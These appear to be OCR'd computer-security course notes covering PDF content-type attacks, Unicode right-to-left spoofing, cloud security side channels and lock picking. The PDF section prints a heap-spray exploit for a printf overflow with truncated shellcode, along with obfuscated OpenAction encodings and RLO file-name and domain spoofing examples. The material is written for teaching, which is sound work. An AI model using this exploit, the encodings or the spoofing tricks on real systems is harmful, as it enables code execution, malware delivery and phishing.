
Many popular document types are extremely complex e.g. the PDFv6 spec is 1310 pages. A content-type attack exploits vulnerability in the parser of a document type to cause a denial of service or execute arbitrary code, e.g. how PDFs may include javascript.

PDF files have been the most-targeted document type for content-type attacks, and have been the subject of many vulnerabilities. Also has the most proof-of-contacts.

PDF files start with a lien describing the PDF language version. The remainder of the file describes the tree structure of the document




Data is uncompressed by default, but often compressed to obfuscate the content. Checking PDF files for malicious code is not easy.



```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert('Hello world');)
>>
endobj
```


Figure 67. PDF files can contain malicious javascript and be automatically called when the document opens



```
/OpenAction 42 0 R
/#4FpenAction 42 0 R
/#4Fpen#41ction 42 0 R
/#4f#70#65#63#41#63tio#63 42 0 R
```

Figure 68. The following are equivalent

One solution is to just disable JavaScript, but that breaks a number of PDF forms (and JS may not be the only attack vector: parsing engines are also vulnerable) For example, CVE-2008-2992 allowed an attacker to execute arbitrary code via a printf implementation vulnerability.




```
var payload = unescape("%u03eb%ueb59%ue805%ufff8%uffff...");
for (i=128; i >= 0; i--) NOPsled += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = NOPsled + payload;

bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize + heapblock.length
while ( bigblock.length < spray ) bigblock += bigblock;

fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);

while( block.length + spray < 0x40000 ) block = block + block + fillblock;
mem = new Array();
for (i=0; i < 1400; i++) mem[i] = block + heapblock;

var num = 12999999999999999999888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888
util.printf("%45000f", num);
```

Figure 69. Buffer overflow in printf that allows for arbitrary code execution. TLDR: stick a ton of NOP into the heap and then buffer-overflow with util.printf("%45000f", <somebignum>) so that we end up in some part of the heap. Then there's a good chance we hit the nop sled and get to our shellcode

Turning off library features break standards compliance, and so is not always a good solution. Also, virus scanners are reactive and not proactive. A more generalized approach is needed, i.e those we traditionally used for operating systems. For example adobe reader for windows ships with DEP (non-executable stack/heap) on by default.

2.22.1 Future Trends

Dorifel virus (late 2012). Downloaded onto many systems already infected with another piece of malware designed to steal banking credentials. Launches on startup and takes some steps to avoid detection e.g. self-termination if it sees taskmgr.exe. Uses a right-to-left unicode vulnerability to hide itself from casual inspection



- Unicode is replacing ASCII as the standard for encoding text using
- Unicode character (U+202E) is defined as the Right-to-Left Override (RLO)
  - Switches the direction that text is displayed in
  - Increasing use in a variety of attacks:

`Resume - John Al[RLO]cod.exe`

displays as: `Resume - John Alexe.doc`

`www.payp[RLO]moc.la`

displays as: `www.paypal.com`

Figure 70. Would create files that were actually `exe`s but were rendered as benign files due to the RLO character

Another Unicode vulnerability is registering domains using lookalike Unicode characters

Subsection 2.23

Cloud Computing




Figure 71. Cloud computing can provide many layers of abstraction and services, and there are security implications for each one of them. In this course we will focus on the IaaS layer.




Figure 72. Users typically interact with the blue boxes here, and the yellow ones are typically abstracted away by the cloud provider.

The security industry is still defining best security practice for cloud computing and there are a lot of research on overcoming the security implications of shared cloud computing. Clients trust cloud service providers (CSP) to provide confidentiality, integrity, and availability, and CSPs trust clients to not behave badly. However CSPs also need to ensure malicious clients don't interfere with or exploit one another.

- Confidentiality: our data now physically lives on the CSP's premises. Monitoring access patterns and VM usage patterns can leak information, and so can side channel leakage (i.e. recovering data from previously running VMs).
- Integrity: what if a client's data gets changed or is compromised? Race conditions, exploiting data caching, etc can be an issue.
- Availability: geolocation of data, uptime of VMs, and so forth.

Some things of consideration are

- Hypervisors are low-level software components that allow hardware be virtualised and partitioned into Vms, i.e. HyperV, VMWare, Proxmox, etc. If hackers can get into a hypervisor then they can get root access to all VMs on that hypervisor. One way of securing hypervisors is TPM (Trust Platform Module) which is a secure co-processor which signs a copy of the software at boot to verify the integrity of the code that is running.
- Firewalls: Customer-controlled firewalls restrict traffic to/from their VMs. CSPs implement firewalls outside VMs so compromised VMs don't gain ability to modify firewall settings.
- Cryptography at rest. There is no agreed-upon best practice. Amazon has encrypted object storage and plaintext block storage, OpenStack encrypts and signs block storage but not objects, and Joyent does not encrypt, claiming that customers should be responsible for their own encryption since CSPs cannot be trusted with encryption.
- Networking: IPs can be rotated among CSP VMs, so a customer who causes an IP to be blacklisted can cause the next customer who uses it to be adversely affected. Spoofed packages should be monitored and CSPs should block usage of their services for things like spam.

One of the concerns customers face when doing private infrastructure or public cloud is the loss of confidentiality of their data and computations. Shared caches, storage channels, and covert channels can be concerns.

One exploit is a cache timing exploit: a side channel attack on shared hardware. An attacker who can run code on the same processor as a victim can use the shared cache as a timing channel to infer information about data being used in computation by the victim.

Definition 43 **Cache timing attack**:
Prime phase: attacker fills shared cache with their data, evicting all the victim's data from the cache. The victim is then allowed to execute their code, which uses the shared cache. Loads by victim evicts attacker data from the cache.
Probe phase: Attacker reads data from the cache and times how each read takes. The accesses that take longer are because of cache misses and go to memory, so the attacker can infer which cache lines the victim accessed. It has been experimentally shown that this leaks enough information to recover a victim's AES key.
Defenses include allocating memory such that there is no overlap in cache lines used by customers[73], or allocating memory such that cache lines that contain sensitive information cannot be evicted from the cache and do not affect the timing of the attacker's memory accesses.

Covert channels can also be used: an attacker who compromises a VM can leak information out through methods such as caches (2-10 bit per second[74]) or the memory bus at rates up to 100bps[75].

A common goal of CSPs is to be able to prove with high probability that they have maintained the integrity, availability, and durability of customer data. This is often done via a probabilistic algorithm, where customers make specially constructed queries on their data data and if the queries are answered correctly by the CSP then it proves with high probability that the data security has been maintained.

Definition 44 **Proof of retrieval**
Customer encrypts a file and randomly embeds a number of check-blocks (sentinels). Encryption makes the sentinels indistinguishable from other file blocks. Customer challenges CSP by asking for a random subset of the sentinel blocks. If the CSP has modified or deleted the file, then it will also have suppressed a number of sentinels. Checksums are used to detect the possibility of small changes having been made.

Another case where this could be useful is sprinkling fake customer data into your database and if those emails end up getting activity or turn up somewhere then it means that there has probably been a data leak or some sort at some point

Definition 45 **Provable data possession**: the client pre-computes tags for each block of a file and then stores the file with a server. Tags are computed using homomorphic encryption, so tags computed for multiple or arbitrary file blocks can be combined into a single value. So this way the CSP can still do some cryptographic tests for you without having to know the key.

Subsection 2.24

Computer Security learned from Physical Security

Locks present an interesting case study in security design for a goal that has remained unchanged for almost 4000 years: do not let the bolt move until someone presents a valid token. Also, recall that much of what makes security hard has to do with negative goals: i.e. thought it may be easy to make a lock that opens when Alice puts her key in, it shouldn't allow Bob (or anyone else) to open the door, or to copy a key, etc.

[73] *which is very inefficient*

[74] *Xu et al, 2011*


[75] *Wu et al, 2012*

Roman-Era Bronze Lock Latch. Bolt and Keys (circa 200CE)

Figure 73. Prof. Courtney Gibson has a collection of historic locks going back a couple thousand years?? Like who is this person

Physical security differs from computer security is that upgrades are hard: whereas it is easy to upgrade software, hardware upgrades involve retooling production lines, replacing whole locks, and so forth. And consequences of exploits can be huge: property or lives. This lead to a culture of secrecy: manufactures and locksmiths protect their secrets which leads to lessons of past design failures not being well known, which is very different from the cyber-security culture where disclosure is the norm.

It can be hard to educate consumers about risks if the technology isn't understood.



Quick return to secrecy, from the early 1900's to present:

"It is extremely important that the information contained in this book be faithfully guarded so as not to fall into the hands of undesirables.

We also suggest after you have become proficient […] to destroy this book completely, so as to protect yourself and our craft."

THE ART
. . . OF . . .
MANIPULATION
WITH ILLUSTRATIONS
By
CLYDE LENTZ and BILL KENTON

Figure 74. When we started ECE568 there was no expectation of burning our notes after we were done with it





Figure 75. There is a culture clash between digital and physical security, but IoT devices straddle the difference



Design vs. Implementation

The Pen Is Mightier Than the Lock

A Ballpoint Trick Infuriates Bicyclists

By LYDIA POLGREEN

The cunning bicycle thieves of New York City always seem to be one step ahead of lockmakers. Design a more sophisticated lock and the thieves make a better pick. Make a sturdier chain and they get bigger bolt cutters. And if all else fails, they just dig up the parking meter or stop sign to unshackle the bike from it. But to open some of the toughest locks on the market, a thief needs only to flick his Bic pen.

Many cyclists erupted in disbelief and anger this week after videos were posted on the Internet showing how a few seconds of work could pick many of the most expensive and common U-shaped locks, including several models made by Kryptonite, the most recognized brand.

Mashing the empty barrel of a ballpoint pen into the cylindrical keyhole and turning it clockwise does the trick that has struck fear into the hearts of bicycle owners, especially those in New York, where thousands of bikes are stolen each year.

"There was murmuring on various Web sites, and so I decided to go home and pick up a pen and see it if works," said Benjamin Running, a graphic designer who lives in downtown Brooklyn. "Sure enough, within 30 seconds I had broken into my $90

New York Times (Sep 14, 2004)

Majority of security vulnerabilities come from implementation decisions, rather than design decisions

- True for computer and physical security systems alike




Figure 76. Keys are secure in theory, but it is not cost-effective to manufacture every part to perfect tolerances. For example, we can isolate key pins one at a time, which drastically reduces the number of combinations that need to be tried.




Figure 77. Picking a lock: first, place some tension on the lock




Figure 78. Next, nudge the pins up one by one up into the shear line. Usually there will be just one or two that are sticking, so we can put those up to the correct height first, and so forth until the lock is unlocked.





Figure 79. Slightly more modern picking too which simulates a key as well as gives offsets for the notches








Figure 80. Medeco locks were designed to combat this issue by requiring that the pins be rotated to the correct position as well.





Design vs. Implementation


Example: Medeco

The decision was made to use a design that is cheaper to manufacture and, as a result, the security of the design was compromised

- Jon King: Medecoder

Source: NDE Magazine

Figure 81. The groove extending all the way to the end made these locks a lot more pickable



Overlifting Attack

Source: U.S. Patent 2,064,818 (1934)

Source: LockWiki

Figure 82. Some locks you can just push all the way up and unlock. Kind of like a buffer overflow.Solutions to this have been created i.e. having a canary pin of sorts which when overlifted jams the lock until the correct key is inserted. Or some other locks where if the wrong key is it shoots you.

Keys make for really poor passwords and are easily replayed. Attempts to resolve this include having really bizarre key blanks, patenting the key blanks, or making it illegal.

What are ways to prevent non-original keys? One includes introducing parts of the key that must move in certain ways (like nonces).

Most of the US railway infrastructure is protected by only 15 keys which you can just buy online lol





Figure 83. Articulated keys

Some side channel attacks:

- A problem with combination locks (especially in safes) were that they tended to vibrate themselves open since their wheels were not balanced.
- Impressioning: inserting an incorrect key and reading marks left on the key and filing away until we get a valid key.
- Privilege Escalation: most businesses have a master key system. This is usually implemented by adding another set of breaks for the master key.



